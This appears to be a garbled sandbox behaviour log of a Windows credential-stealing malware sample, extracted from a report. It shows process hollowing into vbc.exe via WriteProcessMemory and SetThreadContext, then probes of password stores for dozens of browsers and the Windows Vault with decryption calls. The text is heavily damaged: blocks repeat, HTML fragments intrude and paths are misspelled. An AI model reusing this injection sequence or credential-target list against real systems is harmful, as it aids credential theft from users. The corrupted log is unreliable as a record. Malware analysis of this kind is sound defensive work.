ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2688	144	2588
Call System API Call System API Call Process API Detection Detection Call Virtual Memory API Detection Call Virtual Memory API Call Virtual Memory API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%/wbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2472:%USERPROFILE%/wbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%/wbc.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: WriteProcessMemory Target Process ID: 2472 Target Image Path: %USERPROFILE%/wbc.exe Threat Characteristic: Creates process Process ID: 2588 Inage Path: %USERPROFILE%/wbc.exe Shell Command: API Name: WriteProcessMemory Args: (Process Name:2472:%USERPROFILE%/wbc.exe, 400000, MZ., 1024, 58df24) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Target Process ID: 2472 Target Image Path: %USERPROFILE%/wbc.exe Injected Content: MZ. Threat Characteristic: Injects memory with dropped files Injecting Process ID: 2588 Target Process ID: 2588	144	2588
Call System API Call System API Call Process API Detection Detection Call Virtual Memory API Detection Call Virtual Memory API Call Virtual Memory API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%wbc.exe,, CREATE_SUSPENDED,, Process:2472:%USERPROFILE%wbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection injecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%wbc.exe Threat Characteristic: Resides in memory to evade detection injecting Process ID: 2588 Injected API: WriteProcessMemory Target Process ID: 2472 Target Image Path: %USERPROFILE%wbc.exe Threat Characteristic: Creates process Process ID: 2588 Image Path: %USERPROFILE%wbc.exe Threat Characteristic: Resides in memory to evade detection injecting Process ID: 2588 Image Path: %USERPROFILE%wbc.exe API Name: WriteProcessMemory Args: (Process Name:2472:%USERPROFILE%wbc.exe, 400000, MZ., 1024, 58df24) Return: 1 Threat Characteristic: Resides in memory to evade detection injecting Process ID: 2588 Image Path: %USERPROFILE%wbc.exe Injected Content: MZ. Threat Characteristic: Injects memory with dropped files injecting Process ID: 2472 Target Image Path: %USERPROFILE%wbc.exe Injected Content: MZ. Threat Characteristic: Injects memory with dropped files injecting Process ID: 2472 Target Image Path: %USERPROFILE%wbc.exe File: MZ. API Name: WriteProcessMemory Args: (Process Name:2472:%USERPROFILE%wbc.exe, 401000, .D\$).d, 79872, 58df24) Return: 1 Threat Characteristic: Resides in memory to evade detection injecting Process ID: 2588 Target Process ID: 2472 Target Image Path: %USERPROFILE%wbc.exe File: MZ. API Name: WriteProcessMemory Args: (Process Name:2472:%USERPROFILE%wbc.exe, 401000, .D\$).d, 79872, 58df24) Return: 1 Threat Characteristic: Resides in memory to evade detection injecting Process ID: 2472 Target Image Path: %USERPROFILE%wbc.exe	144	2588
Call System API Call System API Call Process API Detection Detection Call Virtual Memory API Detection Call Virtual Memory API Call Virtual Memory API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%/wbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2472:%USERPROFILE%/wbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%/wbc.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: WriteProcessMemory Target Process ID: 2472 Target Image Path: %USERPROFILE%/wbc.exe Threat Characteristic: Creates process Process ID: 2588 Inage Path: %USERPROFILE%/wbc.exe Shell Command: API Name: WriteProcessMemory Args: (Process Name:2472:%USERPROFILE%/wbc.exe, 400000, MZ., 1024, 58df24) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Target Process ID: 2472 Target Image Path: %USERPROFILE%/wbc.exe Injected Content: MZ. Threat Characteristic: Injects memory with dropped files Injecting Process ID: 2588 Target Process ID: 2588	144	2588
Call System API Call System API Call Process API Detection Detection Call Virtual Memory API Detection Call Virtual Memory API Call Virtual Memory API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%wbc.exe,, CREATE_SUSPENDED,, Process:2472:%USERPROFILE%wbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection injecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%wbc.exe Threat Characteristic: Resides in memory to evade detection injecting Process ID: 2588 Injected API: WriteProcessMemory Target Process ID: 2472 Target Image Path: %USERPROFILE%wbc.exe Threat Characteristic: Creates process Process ID: 2588 Image Path: %USERPROFILE%wbc.exe Threat Characteristic: Resides in memory to evade detection injecting Process ID: 2588 Image Path: %USERPROFILE%wbc.exe API Name: WriteProcessMemory Args: (Process Name:2472:%USERPROFILE%wbc.exe, 400000, MZ., 1024, 58df24) Return: 1 Threat Characteristic: Resides in memory to evade detection injecting Process ID: 2588 Target Process ID: 2472 Target Image Path: %USERPROFILE%wbc.exe Injected Content: MZ. Threat Characteristic: Injects memory with dropped files Injecting Process ID: 2472 Target Image Path: %USERPROFILE%wbc.exe File: MZ. API Name: WriteProcessMemory Args: (Process Name:2472:%USERPROFILE%wbc.exe, 401000, .D\$).d, 79872, 58df24) Return: 1 Threat Characteristic: Resides in memory to evade detection injecting Process ID: 2472 Target Image Path: %USERPROFILE%wbc.exe File: MZ. API Name: WriteProcessMemory Args: (Process Name:2472:%USERPROFILE%wbc.exe, 401000, .D\$).d, 79872, 58df24) Return: 1 Threat Characteristic: Resides in memory to evade detection injecting Process ID: 2472 Target Image Path: %USERPROFILE%wbc.exe	144	2588

Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588		
	Target Process ID: 2472		
	Target Image Path: %USERPROFILE%\vbc.exe Injected Content:		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name: 2472:%USERPROFILE%\vbc.exe, 41a000, .T. <k`;u,)="" 1<="" 512,="" 58df24="" return:="" td=""><td>144</td><td>2588</td></k`;u,>	144	2588
Detection	Threat Characteristic: Resides in memory to evade detection		2000
	Injecting Process ID: 2588		
	Target Process ID: 2472 Target Image Path: %USERPROFILE%Ivbc.exe		
	Injected Content: .T. <k';u< td=""><td></td><td></td></k';u<>		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2472:%USERPROFILE%lvbc.exe, 4a0000, `t\$\$t, 8192, 58df24) Return: 1	144	2588
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588		
	Target Process ID: 2472		
	Target Image Path: %USERPROFILE%\vbc.exe Injected Content: `\$\$t		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Modify PEB 7f54f000 Process:2472:%USERPROFILE%\vbc.exe, 7f54f008, , 4, 58df24) Return: 1	144	2588
Detection	Threat Characteristic: Resides in memory to evade detection		
	Injecting Process ID: 2588 Target Process ID: 2472		
	Target Image Path: %USERPROFILE%Ivbc.exe		
Call Thread API	Injected Address: 0x0 API Name: SetThreadContext Args: (Process Name:2472: %USERPROFILE%vvbc.exe) Return: 1	144	2588
Call Thread API	API Name: NtResumeThread Args: (Process:2472,) Return: ?	144	2588
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2472], ppid[2588) Return: 1	144	2588
Detection	Threat Characteristic: Creates process		
	Process ID: 2472 Image Path: %USERPROFILE%\vbc.exe		
Call Mutex API	API Name: CreateMutexW Args: (0, 1, 832C34024FC742AE16CF5A21) Return: 60	2588	2472
Add File	Path: %LOCALAPPDATA%Microsoft(CLR_v4.0_32\UsageLogs\vbc.exe.log Type: VSDT_ASCII	144	2588
Write File	Path: %LOCALAPPDATA%Microsoft(CLR_v4.0_32\UsageLogs\vbc.exe.log Type: VSDT_ASCII	144	2588
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%IMozilla Firefox\nss3.dll) Return: 1	2588	2472
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Mozilla Firefox\sqlite3.dll) Return: 1	2588	2472
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\profiles.ini		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\profiles.ini) Return: 1	2588	2472
Call System API	API Name: GetVersionExA Args: (113ef2c) Return: 1	2588	2472
Detection	Threat Characteristic: Executes commands or uses API to obtain system information		
	Process ID: 2472 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: (113ef2c) Return: 1	2588	2472
Detection	Threat Characteristic: Accesses decoy file		
	%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite) Return: 1	2588	2472
Call System API	API Name: GetVersionExA Args: (113ef80) Return: 1	2588	2472
Call Filesystem API Detection	API Name: DeleteFileW Args: (%APPDATA%Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite-wal) Return: 0 Threat Characteristic: Accesses decoy file	2588	2472
Detection	%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite-wal		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite-wal) Return: 0	2588	2472
Detection	Threat Characteristic: Accesses decoy file		
Call System API	%APPDATA%\\Mozilla\Firefox\Profiles\\\3izzueu.default\\logins.json API Name: PathFileExists\W Args: (\%APPDATA\%\\Mozilla\Firefox\Profiles\\\3izzueu.default\\logins.json) Return: 0	2588	2472
Detection	Threat Characteristic: Accesses decoy file	2300	2412
	%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.txt) Return: 0	2588	2472
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\\3izzueu.default\signons2.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\MozillalFirefox\Profiles\t3izzueu.default\signons2.txt) Return: 1	2588	2472
Detection	Threat Characteristic: Accesses decoy file		
	%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons3.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons3.txt) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\NETGATE\Black Hawk) Return: 0	2588	2472
Call System API Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%Lunascape\Lunascape\lun	2588 2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%Comodo\Dragon\User Data\Default\User Data\) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Dragon\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Dragon\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\Web Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMapleStudio\ChromePlus\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMapleStudio\ChromePlus\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data) Return: 1	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Nichrome\User Data\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Nichrome\User Data\Default\Web Data) Return: 0	2588	2472
Call System API Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalNichrome\Login Data) Return: 0 API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalNichrome\Login Data) Return: 0	2588 2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalNichrome\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\RockMelt\User Data\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%RockMelftUser Data\Default\U00fcWeb Data\) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalRockMelt\Login Data) Return: 0	2588	2472

Call System API Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalRockMelt\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Spark\User Data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Spark\User Data\Default\User Data\	2588 2588 2588	2472 2472
Call System API			2472
-	API Name: PathFileFyietsW Arrs: (%I OCAL APPDATA%ISparkI Iser Data\DefaultiWeb Data \ Return: 0	2500	
Call System API		2000	2472
Odii Oystelli Ai T	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSpark\Login Data) Return: 0	2588	2472
Call Contain ADI			
	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSpark\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Chromium\User Data\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Chromium\User Data\Default\Web Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalChromium\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalChromium\Default\Login Data) Return: 0	2588	2472
-	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Titan Browser\User Data\Default\Login Data) Return: 0	2588	2472
	ů ,		
	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Titan Browser\User Data\Default\Web Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTitan Browser\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTitan Browser\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Torch\User Data\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Torch\User Data\Default\Web Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTorch\Login Data) Return: 0	2588	2472
•		2588	2472
· ·	API Name: PathFileExistsW Args: (%USERPROFILE %\AppData\LocalTorch\Default\Login Data) Return: 0		
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Yandex\Yandex\YandexBrowser\User Data\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Yandex\YandexBrowser\User Data\Default\Web Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalYandex\YandexBrowser\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalYandex\YandexBrowser\Default\Login Data) Return: 0	2588	2472
	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Epic Privacy Browser\User Data\Default\Login Data) Return: 0	2588	2472
	API Name: PathFileExistsW Args: (%LOCALAPPDATA%Epic Privacy Browser(User Data)Default(Web Data) Return: 0	2588	2472
	API Name: PathFileExistsW Args: (%USERPROFILE%/AppData\LocalEpic Privacy Browser\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalEpic Privacy Browser\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CocCoc\Browser\User Data\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CocCoc\Browser\User Data\Default\Web Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCocCoc\Browsen\Login Data) Return: 0	2588	2472
	API Name: PathFileExistsW Args: (%USERPROFILE%/AppData\LocalCocCoc\Browser\Default\Logal Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldi\User Data\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldi\User Data\Default\Web Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalVivaldi\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalVivaldi\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Login Data) Return: 0	2588	2472
	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Web Data) Return: 0	2588	2472
		2588	2472
	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Chromodo\Login Data) Return: 0		
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Chromodo\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Superbird\User Data\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Superbird\User Data\Default\Web Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSuperbird\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSuperbird\Default\Login Data) Return: 0	2588	2472
	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Coowon\Coowon\User Data\Defaulf\Login Data) Return: 0	2588	2472
·			
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Coowon\Coowon\User Data\Default\Web Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCoowon\Coowon\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCoowon\Coowon\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Mustang Browsen\User Data\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Mustang Browser\User Data\Default\Web Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMustang Browser\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMustang Browsen\Default\Login Data) Return: 0	2588	2472
	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\360Browser\Browser\User Data\Default\Login Data) Return: 0	2588	2472
·	• • • • • • • • • • • • • • • • • • • •		
	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\360Browser\Browser\User Data\Default\Web Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local360BrowsenBrowsenLogin Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local360Browser\Browser\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Web Data) Return: 0	2588	2472
	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCatalinaGroup\Citro\Login Data) Return: 0	2588	2472
	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCatalinaGroup\Citrio\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Web Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalGoogle\Chrome SxS\Login Data) Return: 0	2588	2472
	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalGoogle\Chrome Sx\$\Default\Login Data) Return: 0	2588	2472
	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Login Data) Return: 0	2588	2472
· ·			
	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Web Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%Iridium\User Data\Default\Login Data) Return: 0	2588	2472
	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Iridium\User Data\Default\Web Data) Return: 0	2588	2472
	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalIridium\Login Data) Return: 0	2588	2472
San System ru i			
O-II Outland ADI	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalIridium\Default\Login Data) Return: 0	2588	2472
	API Name: PathFileExistsW Args: (%APPDATA%\\Opera\Opera Next\data\User Data\Default\Login Data) Return: 0	2588	2472

Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Web Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\User Data\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\User Data\Default\Web Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnin\setting\modules\ChromiumViewer\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\User Data\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\User Data\Default\Web Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\QupZilla\profiles\default\browsedata.db) Return: 0	2588	2472
Call Service API	API Name: OpenServiceW Args: (166e3b0, VaultSvc, 14) Return: 166e388	2588	2472
Call System API	API Name: evtchann.SendEvent Args: (e), pid[492], ppid[2472) Return: 1	2588	2472
Call Filesystem API	API Name: FindFirstFileExW Args: (%ALLUSERSPROFILE%\Microsofft\Vault\(^1, 0, 464cf2b0, 0, 0, 0) Return: 47224880	2472	492
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 492 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (47224880, 464cf2b0) Return: 1	2472	492
Call System API	API Name: GetDriveTypeW Args. (4/224060, 4040/200) Return: 1 API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%IMicrosoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\) Return: 3	2472	492
Detection	Threat Characteristic: Executes commands or uses API to obtain system information		
	Process ID: 492 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%IMicrosoft\Vaulf\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%IMicrosoft\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (C\(\lambda\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (C\\) Return: 3	2472	492
Call Filesystem API	API Name: FindFirstFileExW Args: (%ALLUSERSPROFILE%\Microsoff\Vaulf\AC658CB4-9126-49BD-B877-31EEDAB3F204*.vsch, 0, 464cee10, 0, 0, 0) Re turn: 472248d0	2472	492
Call System API	API Name: BCryptDecrypt Args: (467c6420, _É'éā@~Ü'mFjbcNGš, 144, 0, Þ, 16, _É'éā@~Ü'mFjbcNGš, 144, 1179444096, 0) Return: 0	2472	492
Call System API	API Name: BCryptDecrypt Args: (467c4fa0, \$, 112, 0, , 0, \$, 112, 1179445880, 1) Return: 0	2472	492
Call Service API	API Name: StartServiceW Args: (166e388, 0, 0) Return: 1	2588	2472
Call Service API	API Name: StartServiceW Args: (166e388, 0, 0) Return: 1	2588	2472
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%IMicrosoft\Vauit*, 0, 46fbe350, 0, 0, 0) Return: 47224880	2472	492
Call Filesystem API	API Name: FindNextFileW Args: (47224880, 46fbe350) Return: 1	2472	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%IMicrosoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%IMicrosoft\Vault\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%IMicrosoft\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (C\(\)) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2472	492
Call System API	API Name: BCryptDecrypt Args: (466c0000, , 280, 0, "VŒ, 8, , 280, 1190904736, 0) Return: 0	2472	492
Call System API	API Name: BCryptDecrypt Args: (467a5420, xÝiycnXêl:À, 144, 0, *Z:þuï, 16, xÝiycnXêl:À, 144, 1190908816, 0) Return: 0	2472	492
Call System API	API Name: BCryptDecrypt Args: (466c0000, , 280, 0, "VŒ, 8, , 280, 1190906976, 0) Return: 0	2472	492
Call System API	API Name: BCryptDecrypt Args: (467a60f0, ©, 112, 0, ¤6³@Î<02r⁴ăiĀï⁻ĺūī!a€%r]6U, 16, ©, 112, 1190907712, 0) Return: 0	2472	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%IMicrosoft\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (C\\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (C\\) Return: 3	2472	492
Call Filesystem API	API Name: RemoveDirectoryW Args: (%LOCALAPPDATA%\Microsoft\Vault\Builtin.bkup) Return: 0	2472	492
Call System API	API Name: BCryptDecrypt Args: (466c0000, , 280, 0, "VŒ, 8, , 280, 1190905360, 0) Return: 0	2472	492
